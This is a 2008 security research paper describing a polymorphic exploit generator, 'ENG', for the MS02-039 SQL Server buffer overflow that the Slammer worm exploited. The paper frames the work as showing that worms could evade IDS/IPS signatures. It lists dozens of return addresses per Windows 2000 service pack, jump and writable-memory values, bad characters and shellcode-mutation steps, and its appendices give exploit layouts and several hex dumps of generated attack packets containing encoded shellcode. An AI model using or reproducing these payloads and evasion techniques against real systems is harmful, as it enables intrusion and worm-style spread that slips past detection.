### Exploit creation – The random approach

# Or "Playing with random to build exploits" Version 1.17

Saturday, September 20, 2008 Nelson Brito

#### Introduction

It is just a matter of time to get things worse on the Internet. We saw worms getting more and more sophisticated in last decade, and, believe me, it could be worst. Nowadays we have botnets and a lot of worms and the respective variants, but what if a stealth worm reaches the Internet today? Are we prepared to deal with this kind of threat? Are we walking to the right direction to get this kind of threat controlled in a short period of time? Do we remember 2003?

That said there is no other answer than: No, we are not prepared and we will surrender if such bad thing happens again. Why am I saying that? You will figurate<sup>1</sup>.

Keywords: botnets, worm, stealth worm, malware, random, IPS, IDS, MS02-039, fingerprint, polymorphic shellcode, polymorphic code, unpredictable, Flash Worm, Slammer, Blaster, Sasser, mutation, dynamic, static, buffer, return address, JUMP, writable memory address, NOOP.

#### What happened during 2003?

Two incredible things happened:

- Slammer was the very first Flash Worm [1], incredible fast in its dissemination, it only took 15 minutes to crash all the Internet infra-structure and let us know that a new age was coming out.
- Blaster was the very first worm targeting almost all Microsoft Windows OS versions, incredible infecting machines around the world. After Blaster we saw Sasser, and, apparently, underground became to use a "worm template" to make new worms dissemination.

The combination of these two facts could, and should, give us a good lesson. But, even after 1988 [2], we did not learn how to deal with worms and I think we have a long, long path to reach this point. So, imagine a worm using polymorphic techniques. It is the worst nightmare we couldn't even imagine.

#### Polymorphic Code

This is not a new topic and some researchers have been talking about this for years and years, but all our

<sup>1</sup> Just for the records: I will not write that much, even because it is very, very simple, and I do believe someone else will write a good stuff for academic audiences.

attention was gave to the shellcode. And even during my research, when I talked to someone about the perspective of having a real polymorphic code, people always got confused with polymorphic shellcode.

No, I am not writing another paper about polymorphic shellcode, there are too many papers floating around since ADMutate [3], good papers about NOOP sled, JUMP sled, junk code insertion, etc... I am writing about a real polymorphic code: a code that every time it executes it will have a new appearance, a new fingerprint, being almost unpredictable, and, yes, I will use some of the previous techniques to move forward and step ahead creating a real polymorphic attack.

Polymorphic code means that a code will change every time it executes, making it unpredictable. What we have, so far, are static codes, and I never saw any dynamic codes exploiting any vulnerability. That is the reason some IPS/IDS can easily add signatures.

#### **ENG Techniques**

First of all, to make a polymorphic code we have to be sure we have all the requirements to achieve the concept that a polymorphic code must be unpredictable, and it means random. I choose the MSO2-039 [4], because I have all the requirements for this proof of concept:

- 1. Microsoft Windows Buffer Overflow [6];
- 2. Buffer Overflow is not that big;
- 3. More than just one return address [7];
- 4. Incredible high number of writable memory addresses, just in SQLSORT.DLL.
- Incredible ways to get randomized the following fields: buffer, return address, JUMP, writable memory address, NOOP, and shellcode.

Due to those requirements ENG can use polymorphic code (a.k.a. mutation technique) to exploit the vulnerability. It is important to note that every time ENG executes it will generate a new fingerprint of its attack, being unpredictable.

#### **Attack Vector**

For this vulnerability there are three vectors [5]:

- 0x04: Stack Based Buffer Overflow;
   0x08: Heap Based Buffer Overflow;
- 3. 0x0a: Denial of Service.

#### Buffer<sup>2</sup>

To fill the buffer, it does not need to be static data, so ENG uses random data to fill the entire buffer, using a very, very simple technique that any student is able to apply while learning C programming language:

- Check the length of buffer to overflow: in this case it is 96 bytes;
- Make a choice: lower case or mixed case;
- Use random data to fill it up: lower case (0x41 to 0x5a) and mixed case (0x41 to 0x5a for odds and 0x61 to 0x7a for evens).

#### Return Address<sup>3</sup>

The return address in any Buffer Overflow exploitation is the key to have the control of the execution flow, and that is very well known since Aleph One's article [8]. As I mentioned above, a good start to figurate out if ENG can apply polymorphism in an exploit is check how many return addresses it will be able to use in its code.

In this particular vulnerability there were:

- 1. Published return addresses:
  - a. 0x42b0c9dc; and
  - b. 0x42b48774;
- 2. Unpublished return addresses:
  - a. 0x42b4c6d4; and
  - b. 0x42b08a7c;

The best way to find more return addresses is launching your preferred disassembly tool and search for them, and the easiest way to find a huge list of return address is use someone's research. In this case I have found a huge number of possible return addresses using the great OpcodeDB [9].

#### Microsoft Windows 2000 SP0

- 1. 0x750362c3
- 2. 0x776167d1
- 3. 0x77686c38
- 4. 0x776f0940
- 5. 0x77755f6d
- 6. 0x77797c4d
- 7. 0x777b5313
- 8. 0x777b5af7
- 9. 0x77e33f4d
- 10. 0x77e33f69
- 11. 0x77e33f6d
- 12. 0x77e3c289
- 13. 0x77f8948b
- 14. 0x77fb2b36
- $^2$  The same piece of code can be used to fill the  ${\tt NOOP}\mbox{\rm 's}$  field, further information is available in this document.

- 15. 0x775be214
- 16. 0x775e5cc1
- 17. 0x7760b785
- 18. 0x7766d1b9
- 19. 0x776ee13920. 0x776ee13d
- 21. 0x776ee141
- 22. 0x776ee145
- 23. 0x777334fd
- 24. 0x7773432d
- 25. 0x77755f95
- **26**. 0x777b5527
- 27. 0x77ea162b

#### Microsoft Windows 2000 SP1

- 1. 0x69801365
- 2. 0x69808767
- 3. 0x698370d6
- 4. 0x698e1036
- 5. 0x6994f2e4
- 6. 0x699522087. 0x699b7835
- 8. 0x699f9515
- 9. 0x69a16bdb
- 10. 0x69a10bdb
- 11. 0x75035173
- 12. 0x77e3cb4c
- 13. 0x77e4ff15
- 14. 0x77e53e4b
- 15. 0x77e8898b
- 16. 0x77f967ab17. 0x69866804
- 18. 0x6994c199
- 19. 0x6994c19d
- 20. 0x6994c1a1
- 21. 0x6994c1a5
- 22. 0x69994dc5
- 23. 0x69995bf5
- 24. 0x699b785d
- 25. 0x69a16def
- 26. 0x77e9eba1

 $<sup>^{\</sup>rm 3}\,{\rm Some}$  people use the word offset instead of return address.

#### Microsoft Windows 2000 SP2

- 1. 0x77e2492b
- 2. 0x77e3af64
- 3. 0x783d15fc
- 4. 0x7843f2e4
- 5. 0x78442208
- 6. 0x784a7835
- 7. 0x784e9515
- 8. 0x78506bdb
- 9. 0x785073bf
- 10. 0x7503431b
- 11. 0x77e27741
- 12. 0x77e8250a
- 13. 0x782fb31b
- 14. 0x7835744b
- 14. UX/035/44D
- 15. 0x7843c19916. 0x7843c19d
- 17. 0x7843c1a1
- 18. 0x7843c1a5
- 19. 0x78484dc5
- 20. 0x78485bf5
- 21. 0x784a785d
- 22. 0x78506def

#### Microsoft Windows 2000 SP3

- 1. 0x77e2afc5
- 2. 0x77e2afc9
- 3. 0x77e2afe5
- 4. 0x77e388a7
- 5. 0x783d3d81
- 6. 0x784432e4
- 7. 0x78446208
- 8. 0x784ab835
- 9. 0x784ed515
- 10. 0x7850abdb
- 11. 0x7850b3bf12. 0x77e1444c
- 13. 0x77e3bc34
- 14. 0x77e3d3f7
- 15. 0x77e822ea
- 16. 0x78358d28
- **17**. 0x78440199
- 18. 0x7844019d
- **19**. 0x784401a1
- **20**. 0x784401a5
- 21. 0x78488dc5
- 22. 0x78489bf5
- 23. 0x784ab85d
- 24. 0x7850adef

#### Microsoft Windows 2000 SP4

- 1. 0x77e14c29
- 2. 0x77e3c256
- 3. 0x782f28f7
- 4. 0x78326433
- 5. 0x78344d6f6. 0x78344d83
- 7. 0x78344d97

- 8. 0x78344dd3
- 9. 0x78344de7
- 10. 0x78344dfb
- 11. 0x78344e23
- 12. 0x78344e37
- 13. 0x78344e4b
- 14. 0x78344e5f
- 15. 0x78344e73
- 16. 0x78344e87
- 17. 0x78344e9b
- 18. 0x78344eaf
- 0. 0x/0344eal
- **19**. 0x783d6ddf
- 20. 0x784452e4
- 21. 0x78448208
- 22. 0x784ad835
- 23. 0x784ef515
- 24. 0x7850cbdb
- 25. 0x7850d3bf
- **26**. 0x783629d0
- 27. 0x78442199
- 28. 0x7844219d
- **29**. 0x784421a1
- 30. 0x784421a5
- 31. 0x7848adc5
- 32. 0x7848bbf5
- 33. 0x784ad85d
- 34. 0x7850cdef
- 34. UX/650Cdel
- 35. 0x7c4fedbb

#### JUMP<sup>4</sup>

The First Exploit and Slammer shared the same "jmp short 0x0e", and the MFS used "jmp short 0x69". So, ENG still has more options in this case as well, and it uses the range from "jmp short 0x10" to "jmp short 0x7f", randomly.

## Writable memory address<sup>5</sup>

According to many papers about Windows 32 Buffer Overflows, ENG needs to set a memory space it can write to inject the shellcode. In this case there were two approaches:

- First exploit and Slammer share the same writable memory address: 0x42ae7001;
- 2. MSF uses 0x7ffde0cc ("write to thread storage space ala msrpc").

From my research, I found, just in SQLSORT.DLL, 25,878 "new" writable memory addresses: from 0x42afb1b8 to 0x42af4930. That is a huge number of possible writable memory addresses ENG can use randomly.

 $<sup>^{4}</sup>$  Keep in mind that this  ${\tt JUMP}\;$  will influence the NOOP's field.

<sup>&</sup>lt;sup>5</sup> I do not want to detail the aspects in this vulnerability, because it is pretty old and many people already know all them, but in this case I must point one thing: there are, as HD Moore call them, bad characters we have to avoid. These bad characters are: 0x00, 0x0d, 0x2f, 0x3a, and 0x5c. I believe it can be more, but I didn't spend time to find them out and assumed only these.

The only thing ENG has to keep in mind is that it should use the writable memory address in two four (04) bytes blocks: first four (04) bytes block targets the Microsoft SQL Server SPO, and the second four (04) bytes block targets the Microsoft SQL Server SP1 and SP2.

#### **NOOP**

To fill the NOOP's field, ENG uses the same simple technique used to fill up the buffer, but here ENG has a problem, because it uses randomized JUMP it must calculate the right length, here is the formula:  $((jmp >> 8) \& 0xff) - (sizeof(int64_t) * 2)$ .

#### **Shellcode**

There are good papers on that matter, and I do not pretend to write a new document about this. There are just a few comments about this:

- ENG uses Alpha2.c [10];
- ENG uses only ASCII decoders, because the UNICODE decoders does not work against this vulnerability;
- 3. ENG injects junk codes in each decoder, here some explanation:
  - a. Ignore the "7QZ" and "IQZ", they cannot be disturbed at all;
  - b. Calculate the length of decoder, ignoring three bytes, as mentioned;
  - c. Get random number between 0 and total length available, this will control how many bytes will be injected, and get random number to determine the position of bytes to inject, this will control the randomized positions bytes will be injected;
  - d. Check if the position is not already in use, if so skip the position and try again;
  - e. With the number of bytes to inject and the positions, inject "A" in each position.
- 4. ENG uses only one "GetPC" code, and it is necessary when using Alphanumeric Shellcodes [11].

#### Conclusions

I do hope I could proof all the concepts behind this idea, and I will let the conclusions for anyone reading this paper.

It is too early to get the real impacts this technique can bring to next threats coming out, even because such worm or malware using this technique can be hard to detect, and in this case, it can be almost impossible to respond such thread in a short period of time.

And that was done with Slammer, Blaster, Sasser, Zotob, etc.

<sup>6</sup> That is only piece of code intentionally left static, but you can apply any other good polymorphic shellcode engine.

Some greetings to: Emanuel Almeida, Rafael Granha, Marcelo Bezerra, Raphael D'Avila, Neel Mehta, David Maynor, Mark Dowd, Wallace John, Nilson Brito, Carla Brito, Carlos Rienzi, and Daniel Austin.

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- [9] "Metasploit Opcode Database", by HD Moore and Matt Miller.
- [10] "ALPHA2: Zero tolerance, Unicode-proof uppercase alphanumeric shellcode encoding" (Alpha2.c Copyright© 2003, 2004), by Berend-Jan Wever.
- [11] "Applying Polymorphism to Alphanumeric IA-32/IA-32e/AMD-64 Shellcode", by Matt Conover (a.k.a. Shok).

# **Appendix A – MS02-039 Exploitation Structure**

## **David Litchfield (Very First Exploit)**

1	NETWORK	CONDITIONS OF	THE VULNERABILITY	STACK							
		Attack Vector	BUFFER TO BE OVERFLOWED	RETURN ADDRESS	NEAR JUMP	WIRETABLE ADDRESS		NOPs			
IP Head	er UDP Header	0x04	HUGE STRING	IAT SQLSORT.DLL	NEAR JUMP	SP0	SP1-2	NOTS			
		0404	AAAABBBB	0x42b0c9dc	0x46454443 0x42410eeb	0 <b>x</b> 42ae7001	0 <b>x</b> 42ae7001	0 <b>x</b> 90	SHELLCODE		
20	8	1	96	4	8	4 4		8			
REACE	ED THE DEPTH	1	97	101	109	113	117	125			

#### **Slammer Worm**

	NETV	VORK .	CONDITIONS OF	THE VULNERABILITY	STACK							
			Attack Vector	BUFFER TO BE	RETURN		WIRE	PABLE				
				OVERFLOWED	ADDRESS	NEAR JUMP	ADDRESS		NOPs			
IP He	eader	UDP Header	0x04	HUGE STRING	IAT SQLSORT.DLL	MIDAK COMP	SP0	SP1-2	1.01.5	SLAMMER		
				0 <b>x</b> 01	0 <b>x</b> 42b0c9dc	0x46454443 0x42410eeb	0 <b>x</b> 42ae7001	0x42ae7001	0 <b>x</b> 90	SLAPPEK		
20	0	8	1	96	4	8	4	4	8			
REA	ACHED	THE DEPTH	1	97	101	109	113	117	125			

## **HD Moore's Metasploit Framework**

NET	WORK	CONDITIONS OF	THE VULNERABILITY	STACK							
		Attack Vector	BUFFER TO BE RETURN WIRETAR	WIRETABLE	ADDRESS						
		THOUGHT VOCOCT	OVERFLOWED	ADDRESS	NEAR JUMP			NOPs			
IP Header	UDP Header	0x04	HUGE STRING	IAT SQLSORT.DLL	NEAR OUR	SP0	SP1-2	NOFS	SHELLCODE		
			RANDOM	0x42b48774	0x69eb69eb RANDOM	0x7ffde0cc	0x7ffde0cc	RANDOM	(RANDOM)		
20	8	1	96	4	8	4	4	100			
REACHED	THE DEPTH	1	97	101	109	113	117	217			

## **ENG's Techniques Exploit Structure**

NET	WORK	CONDITIONS OF	THE VULNERABILITY	STACK							
		Attack Vector	BUFFER TO BE	RETURN		וופגיישמדע	ADDRESS				
		ACCACK VECCOI	OVERFLOWED	ADDRESS		WIKEIADD		NOPs			
				SQLSORT.DLL		SPO S			SHELLCODE		
			HUGE STRING	NTDLL.DLL	NEAR JUMP		SP1-2				
IP Header	UDP Header			USER32.DLL	MIAK OUTF						
		0x04		KERNEL32.DLL					(RANDOM)		
				SHELL32.DLL					(KANDOM)		
				WS2_32.DLL							
			RANDOM	RANDOM	RANDOM	RANDOM	RANDOM	RANDOM			
20	8	1	96	4	8	4	4	N			
REACHED	THE DEPTH	1	97	101	109	113	117	RANDOM			

### Appendix B – Encrypted Code versus Polymorphic Code

"In computer terminology, polymorphic code is code that mutates while keeping the original algorithm intact. This technique is sometimes used by computer viruses, shellcodes and computer worms to hide their presence.

Most anti-virus software and intrusion detection systems attempt to locate malicious code by searching through computer files and data packets sent over a computer network. If the security software finds patterns that correspond to known computer viruses or worms, it takes appropriate steps to neutralize the threat. Polymorphic algorithms make it difficult for such software to locate the offending code as it constantly mutates.

Encryption is the most commonly used method of achieving polymorphism in code.


Malicious programmers have sought to protect their polymorphic code from this virus-scanning strategy by rewriting the unencrypted decryption engine each time the virus or worm is propagated. Anti-virus software uses sophisticated pattern analysis to find underlying patterns within the different mutations of the decryption engine, in hopes of reliably detecting such malware.

The first known polymorphic virus was written by Mark Washburn. The virus, called 1260, was written in 1990. A more well-known polymorphic virus was invented in 1992 by the Bulgarian cracker Dark Avenger (a pseudonym) as a means of avoiding pattern recognition from antivirus-software. Other computer cracks like the young antoinejebaral and Schneiding red wrote polymorphic codes that bypassed entire systems." (Wikipedia)


virus scanners. That is, the encrypted virus jumbles up its program code to make it difficult to detect. An encrypted virus's code begins with a decryption algorithm and continues with scrambled or encrypted code for the remainder of the virus. Each time it infects, it automatically encodes itself differently, so its code is never the same. Through this method, the virus tries to avoid detection by anti-virus software.

A virus using encryption to hide itself from A virus that can change its byte pattern when it replicates; thereby, avoiding detection by simple string-scanning techniques. It uses similar technique used by encrypted virus, but in this case a polymorphic virus has a mutation algorithm, which changes every time it runs, to call the decryption algorithm. It means the entire code modifies itself, being unpredictable. Through this method, the virus tries to avoid detection by anti-virus software.

Encrypted Virus




Encrypted Shellcode / Code





**Mutation Engine** (RANDOM) Whatever



Polymorphic Shellcode / Code

# Appendix C - Proofing the Concept

Раскет	Paylo	ad #(	JI						
0x0000	4540	0360	2de5	0000	ff11	9396	a16a	4147	E@.ljAG
0x0010					0358				XVT.KCX
0x0020					534a				WEQZHZWGSJOFDNYP
0x0030					5544				RRKLGAGRUDLVNOSK
0x0040					5156				SJKZJGGBQVHTIFIZ
0x0050					5647				WTLDUSUOVGKIUCTN
0x0060		-			4f45				MDNVKTXAOETXJCXG
0x0070					4c4f				VIKPAFEWLOEGR
0x0080					17b6				BB
0x0090					4b03				BtIzQwAPK\$Y.
0x00a0	05e8	f8ff	ffff	3737	4137	3737	3737	3737	77A777777
0x00b0	3737	3737	3737	4137	3737	4137	4137	3737	777777A777A7A777
0x00c0	3741	3741	3737	3737	3737	3737	3741	3737	7A7A77777777A77
0x00d0	515a	6a41	5850	3041	3041	6b41	4151	3241	QZjAXP0A0AkAAQ2A
0x00e0	4232	4242	3042	4241	4258	5038	4142	754a	B2BB0BBABXP8ABuJ
0x00f0	494b	4c70	6a5a	4b30	4d6d	385a	5949	6f4b	IKLpjZK0Mm8ZYIoK
0x0100	4f6b	4f71	704e	6b52	4c74	6446	446c	4b47	OkOqpNkRLtdFDlKG
0x0110					5570				5ellKCLUUpxWqzOn
$0 \times 0120$					6f31				kPOdXLKso10S1xkQ
0x0130					3178				YNkudNkC1xnUaKpM
$0 \times 0140$					5453				IllmTKprTS7o1XJt
0x0150					5477				MWq9RXkzTwKpTq4T
0x0160					6f54				hsEM5LK3oTdwqZKs
$0 \times 0170$					4b71				VLKTLPKlKq05LeQX
0x0180					5942				kVcVLNkMYBLEtGlU
0x0190					646e				103EayKpdnkssFPL
0x01a0					5035				Kcp4LnkrP5LnMlKC
0x01b0					4e32				pUXQNu81N2ntNZLb
0x01c0					5351				pKOkfqvpSQv58p3W
0x01d0					7233 4c75				Be8QgrS4r3ortYoh
0x01e0 0x01f0					666d				P3XHKXmkLukbpion 6qOoykU0fmQxm7xV
0x0110 0x0200					4f58				brucZERKOXPsXn9U
0x0200					4f4e				YL5nMcgKON6v3f3g
0x0210 $0x0220$					5377				CpSpSSs0Sw3CcKOZ
0x0220					7675				pU6qxC06vu6BsMYm
0x0240					4a72				10eU8mtuJrPkwSqk
0x0250					7171				OjvsZVprqqEkOzpB
0x0260					5950				HNDLmdnKYPWyokfP
0x0270					786b				SqEKOhPQxkU3yMVW
0x0280	3961	474b	4f4e	3656	3070	5471	4466	354b	9aGKON6V0pTqDf5K
$0 \times 0290$					7762				OJpZ3qx9wbYO6BYp
0x02a0	5779	6f6b	6663	654b	4f48	5031	7671	7a52	WyokfceKOHP1vqzR
0x02b0	4451	7671	7865	3362	4d4b	396b	5571	7a70	DQvqxe3bMK9kUqzp
0x02c0	5030	5951	394a	6c6f	796b	5750	6a71	544d	POYQ9JloykWPjqTM
0x02d0	594d	3236	514b	7079	634c	6a6b	4e62	6236	YM26QKpycLjkNbb6
0x02e0	4d49	6e31	5244	6c6f	634e	6d50	7a54	784c	MIn1RDlocNmPzTxL
0x02f0	6b6c	6b4e	4b53	5854	324b	4e6c	7336	7659	klkNKSXT2KNls6vY
0x0300					5651				o2UqTKOxVQK1GrrB
0x0310					3173				qpQpQQz31saRqbuB
$0 \times 0320$				-	6d78				qyojpQxLmxY7uZn0
$0 \times 0330$					6f59				SkOKfpj9oYoVWKOZ
$0 \times 0340$					634b				pLKqGKLncKtQt9on
$0 \times 0350$					5878		4a67	7471	6sbIoHPsXxplJgtq
0x0360	4f52	7349	6£39	464b	4f78	5041			ORsIo9FKOxPA

	-,		_						
0x0000	4540	03d0	2dea	0000	ff11	39f4	6a04	d1e6	E@9.j
0x0010				059a					)#.oNu
$0 \times 0020$	5066	5272	4566	4аба	5277	4f65	4c67	4571	PfRrEfJjRwOeLgEq
$0 \times 0030$				4368					OjZeYqChDjVsXiMn
$0 \times 0040$				4361					OdEsJnCaKqFwXjNm
$0 \times 0050$				5a67					SmQrCsZgCuYzDkNr
$0 \times 0060$				5971					OsKxGmYqDdMbNzNg
$0 \times 0070$				557a					LeYoXxUzSsZwD
$0 \times 0080$				7beb					B.{.{.{1B1
$0 \times 0090$				455a					BZLBLEEZEGAHKUXL
0x00a0				4349					FADOWICICTVVUMJU
0x00b0				5746					MVVXAZWFGXMQRJBX
0x00c0				5050	-				KFMGNOPPILKDYUXK
0x00d0				575a					QTHRTEWZBJQTTSRD
0x00e0				4241 5048					XDJLSYBAKMDIHBTX
0x00f0									VAPPFMPHVFBPK\$
0x0100 0x0110				f8ff 3737					Y77777A
0x0110 0x0120				3741					777A777A77A77A7
0x0120 0x0130				6a41					7777QZjAXP0A0AkA
0x0130 $0x0140$				4242					AQ2AB2BB0BBABXP8
0x0140 0x0150				4c52					ABuJIKLRJHkPMM81
0x0160				4f73					9KOkOkOsPNk2LQ4u
0x0170				4c4c					tnkw5WLLKQlc5BXc
0x0170				6f42					1JOLKRoB8NkaOwPu
0x0190				6b47					QZKRinkGDNk7qjND
0x01a0				4c6e				5769	qO0mINLndiPd4EWi
0x01b0				6149					QzjTM6aIRJKJT5kp
0x01c0				7578					Tq418puxenksoutU
0x01d0				4b56					QJKPfLKVl0Knk1Ou
0x01e0	4c56	614a	4b53	3356	4c6c	4b6b	3970	6c55	LVaJKS3VLlKk9plU
0x01f0	7455	4c51	7149	5346	5179	4b51	744c	4b57	tULQqISFQyKQtLKW
0x0200	3376	504e	6b31	5046	6c6e	6b50	7065	4c4c	3vPNk1PFlnkPpeLL
0x0210	6d4c	4b37	3054	4851	4e42	484e	6e50	4e54	mLK70THQNBHNnPNT
$0 \times 0220$	4e7a	4c62	704b	4f5a	7650	6670	5375	3670	NzLbpKOZvPfpSu6p
0x0230				3852					htsP2U8RW2SVRqOb
$0 \times 0240$				3868					t9oXPu8hKJMI17K6
$0 \times 0250$				4f6b			366b		0yoyFqOk9Xeu6k1h
$0 \times 0260$				5563					mWxs20UcZuRYon0s
$0 \times 0270$				356c					Xki5Yl5lmRwkOn6p
0x0280				4351				7353	SPScc1CQC3srs3sS
$0 \times 0290$		6f58				5056	7645	3651	cyoXPsVE8UPVvE6Q
0x02a0				7565					CmYm1Nue8i4tZppO
0x02b0				4653 444c					7RwIoiFSZR02qpUK
0x02c0 0x02d0				4539					O8PCXnDLm6Nyy2wk OhVbsQE9oZpu8JEc
0x02d0 0x02e0				7739					yMVbiRw9ohV603d2
0x02e0 0x02f0				704e					tpUkOJpNsphM7pyI
0x0300				6f7a					VD9rwYozvqEKOZpQ
0x0300				4670					v1zqtbFphrC0mMYZ
0x0310				5967					ErJpPPYgYXLmY9wq
0x0330				5270					zw4MYKRp1kpJSmz9
0x0340				4e51					n1RtmKNQRd1Z3Nms
$0 \times 0350$				4b6c					JtxNKNKlksXPrkNn
0x0360				4572					S4VkOcErdkOyFQK0
$0 \times 0370$				5170					WF2pQpQpQBJgqPQp
$0 \times 0380$				4f4e					Qf5PQkON058NMXYU
$0 \times 0390$	555a	6e70	536b	4f49	4650	6a39	6f4b	4f44	UZnpSkOIFPj9oKOD
0x03a0	7779	6f68	504e	6b62	7769	6c6f	734f	3463	wyohPNkbwilos04c
0x03b0	5459	6f59	4651	4279	6f5a	7065	387a	506f	TYoYFQByoZpe8zPo
0x03c0	7a47	7451	4f43	634b	4f7a	7679	6f78	5041	zGtQOCcKOzvyoxPA

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0x0000	4540	03a7	2ece	0000	ff11	ef80	db97	aa0b	E@
0x0010				059a					aIu
0x0020				486b					AhAqAsHkUgSjJuAh
0x0030				596e					FhJkUgYnXeNoEwJf
$0 \times 0040$				4f78					EkWeDeOxKhHuBiCh
$0 \times 0050$				5870					PlRjSqXpVlEzInFm
0x0060				5a71					YbRbGfZqNhLoPnVf
$0 \times 0070$				487a					ZnPrEnHzZlYhY
0x0080				60eb					B.`.`.`.`0q.B0q.
$0 \times 0090$				4b74					BjCwTzKtUvZzXsBc
0x00a0 0x00b0				536c 4e70					IhFwOoSlQvYtDqSd ZvAtUkNpFmOdFqGo
0x00b0				5970					YlKmZcYpYwIcNbFm
0x00d0				4875					WfGrPtHuGwYlMeZk
0x00e0				0359					PK\$YA
0x00f0				4949					IIAIIAIIIAIIIAII
0x0100				4149					AIAIAIAIAI7QZjAX
0x0110				4141					POAOAkAAQ2AB2BBO
0x0120				3841					BBABXP8ABuJIKLPj
0x0130				6969					hk2mKXiiKOKOKOu0
$0 \times 0140$	4c4b	306c	5574	6644	4c4b	6735	574c	4c4b	LK01UtfDLKg5WLLK
$0 \times 0150$	734c	7775	5168	6551	686f	6e6b	626f	3548	sLwuQheQhonkbo5H
0x0160	4e6b	714f	3750	6551	4a4b	5049	4e6b	7034	Nkq07PeQJKPINkp4
0x0170	6c4b	6661	7a4e	7651	6b70	6c59	бе4с	4d54	lKfazNvQkplYnLMT
0x0180	4b70	7164	7447	4a61	6b7a	566d	5331	7952	KpqdtGJakzVmS1yR
$0 \times 0190$	6a4b	4a54	656b	4634	5644	5468	3075	4b55	jKJTekF4VDTh0uKU
0x01a0				5771					LKQOddWqJKQvNkTL
0x01b0				776c					BkNksowl5QzKc36L
0x01c0				3754					NkMY2L7TELSQ8Ctq
0x01d0				5373					YKu4lKSs4plKSpvl
0x01e0				6e4d					lKppGlnMLKSpc8QN
0x01f0				466e					E8LN2nFnzLbpK08V
$0 \times 0 \times 200$				7178					PfRscVqxecp2RHT7
0x0210				5054 5270					RSEbQOPTKON0QxXK
$0 \times 0220$ $0 \times 0230$				7a4d					8mylUkRpkOJv3oMY KUrFk1zMuXDBQEcZ
0x0230 $0x0240$				5248					6bKOzpRH9IuYkEnM
0x0240				5053					CgkOJvPSf3QCf3Sc
0x0250				3363					3sPSss3cKOzpqvSX
0x0270				5273			4f65		S0vvSVRsOyKQOeRH
0x0280				4a67					i4dZ2PJqV7KOYFRJ
0x0290				496f					B0V1pUIoJpu8NDNM
0x02a0	664e	5979	5367	696f	6b66	7363	7055	4b4f	fNYySgiokfscpUKO
0x02b0	7a70	5068	6b55	3159	6e66	7379	3277	4b4f	zpPhkU1Ynfsy2wKO
0x02c0	6b66	5050	7274	6634	7055	6b4f	5850	4e73	kfPPrtf4pUkOXPNs
0x02d0	5358	6d37	7079	5a66	5439	3637	4b4f	7a76	SXm7pyZfT967KOzv
0x02e0	3365	6b4f	4a70	5176	535a	7174	6176	3068	3ek0JpQvSZqtav0h
0x02f0	7533	706d	4d59	5a45	506a	3050	4639	6579	u3pmMYZEPj0PF9ey
0x0300	384c	6b39	4d37	717a	7044	4d59	7a42	4471	8Lk9M7qzpDMYzBDq
0x0310				696e					kpL3MzinqRTmkN72
0x0320				434a					4lnslMCJp8NKLkNK
$0 \times 0330$				6c73					SXSBkNlsTVkOpuQT
$0 \times 0340$				3277					KOjv1K2wpRpQcav1
$0 \times 0350$				3361					1z5Qrq3aQE3aKOxP
$0 \times 0360$				5335					BHLmn9S5XNqCKOhV
$0 \times 0370$				6567					azio9oegKOZpLKPW
$0 \times 0380$				7354					KLMSZdsTYohV0Rk0
0x0390 0x03a0			5a70	4d5a 41	3//4	1201	4033	INIT	zpu8hpMZ7tsoF3KO HVKOZpA
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0x0000	4540	0364	2ed2	0000	ff11	945c	2645	bac1	E@.d\&E
$0 \times 0010$	0a0a	0a0a	0400	059a	0350	2230	0442	4648	P"0.BFH
$0 \times 0020$	534b	4842	4848	4843	4e4e	5551	505a	4c52	SKHBHHHCNNUQPZLR
0x0030	5157	4d52	4451	4c5a	4451	5448	5359	4f4c	QWMRDQLZDQTHSYOL
$0 \times 0040$	4957	4d51	4455	5352	484d	4957	4c54	4f43	IWMQDUSRHMIWLTOC
$0 \times 0050$	5041	5454	5145	5455	564d	424e	4c51	5954	PATTQETUVMBNLQYT
0x0060				494e					NLJQGCINOQJZJXBZ
0x0070				4a56					YUTPZMJVZLJKC
0x0080				14eb					B3B3
0x0090				0304					BFAJPK\$Y
0x00a0				4137					777A77777777
0x00b0				3737			3737		777A77777777777
0x00c0				3737					77777777QZjAXP0A
0x00d0				3241					0AkAAQ2AB2BB0BBA
0x00e0				754a					BXP8ABuJIKL1zJKP
0x00f0				4f59					MYxJYkOYoKO3PlK0
0x0100				6b63					1TdQ4NkcuwLNkSLu
0x0110				4f4c					UpxuQZOLKPOB81Kq
0x0120				4b53					010S1zKSyNkgDnke
0x0120				306c					QZNVQ001Yllot00r
0x0130				4a74					TWw9Q8JtMUQyRjKJ
0x0140				3474					TgK0Tg4thd5KUNkS
0x0150 0x0160				4b33					owTeOZK3VlKtLRkl
0x0100 $0x0170$				716a					KQOELwqjKUStlLKk
0x0170				4c75					9RL14ULu1xCUaIKQ
0x0180				506e					tLK2cVPnkSptLNkr
0x0190 0x01a0				6b71			-		PGlLmnkqPeXqNQxL
0x01a0				4c62					NpNTNzLbpKOhVcV0
0x01b0				5370					
0x01d0		4f72			5070				SqvRHVSp2QxbWRST
0x01d0 0x01e0				6f4e					rqOrtYohPph8KZMK
0x01e0 0x01f0				5844					LGKpPYoN6SoOyYus VMQXm5XDBRu2J7rK
0x0110 0x0200				6947				3739	OHPcXkiGyl5nMV79
0x0200				3376					o8Vscf3v363scW3C
0x0210 $0x0220$				6f68					cCsRsYohPU63Xwp2
0x0220 $0x0230$				4939					6e62slI9qOeaxmtW
0x0230 $0x0240$				7779					jPpJg2wyo8V1zr02
0x0240 $0x0250$		556b			7859				qpUkOhPqxY4nMvNZ
0x0250				7653					Iv7yoJvScPUk08Pc
0x0200 $0x0270$				3630					XHeg9K60IPW9oyFR
0x0270 $0x0280$				456b				386b	p2tf4aEkON0NsE8k
0x0280				4970				354b	WbYXFSIpW9oKfF5K
0x0290				5a55					O8PSVSZU4sVSXu3R
0x02a0 0x02b0				5a36					MK9Yu3Z60f95yzl0
0x02b0				644f					yIwbJBdOyM2vQKpK
0x02d0				7274					CNJkNCrtminW2tll
				586c					
0x02e0				464b					SlMpzvXlknKnKQxP rKNLsUFKOOupDYon
0x02f0				7262					-
0x0300				5542					61KQGrrbq0QPQrJU
0x0310									Q2q3apUBqKOzpcXL
0x0320				4e72					mhY6eHNrsKON6PjY
$0 \times 0330$				6f7a					oKOfWIozplKcgKLO
0x0340 0x0350				6f6b 7431					skt3T9okff2kOn0U 8hpOzqt1Ov3yoZvk
			/ab/	/431	41/0	33/9	отра	1001	
0x0360	4I/a	7041							OzpA